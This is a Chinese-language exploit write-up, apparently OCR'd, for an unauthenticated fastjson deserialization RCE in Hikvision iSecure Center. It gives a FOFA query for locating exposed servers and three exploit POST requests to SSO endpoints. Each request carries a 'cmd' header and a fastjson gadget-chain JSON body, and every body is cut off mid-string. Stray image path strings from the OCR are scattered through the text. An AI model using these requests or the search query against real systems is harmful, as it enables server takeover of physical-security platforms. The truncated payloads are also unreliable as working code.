
H14-8海康威视-iSecureCenter综合安防管理平台-反序列化RCE

漏洞描述：

由于海康威视综合安防管理平台使用了低版本的fastjson，攻击者可在未鉴权情况下获取服务器权限，且由于存在相关依赖，即使服务器不出网无法远程加载恶意类也可通过本地链直接命令执行，从而获取服务器权限。

网站图片：



fofa语法：

app="HIKVISION-iSecure-Center"


漏洞复现：

Exp-1 payload：

```
POST /bic/ssoService/v1/keepAlive HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json
cmd: dir

{"CTGT":{ "a": {"@type": "java.lang.Class","val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"},"b": {"@type": "java.lang.Class","val": "com.sun.org.apache.bcel.intern
```

效果图：




Exp-2 payload：

```
POST /bic/ssoService/v1/applyCT HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 6.4; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2225.0 Safari/537.36
Content-Type: application/json
cmd: whoami

{"CTGT":{ "a": {"@type": "java.lang.Class","val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"},"b": {"@type": "java.lang.Class","val": "com.sun.org.apache.bcel.intern
```

效果图：



Exp-3 payload：

```
POST /bic/ssoService/v1/applyAutoLoginTicket HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json
cmd: whoami

{"CTGT":{ "a": {"@type": "java.lang.Class","val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"},"b": {"@type": "java.lang.Class","val": "com.sun.org.apache.bcel.intern
```

效果图：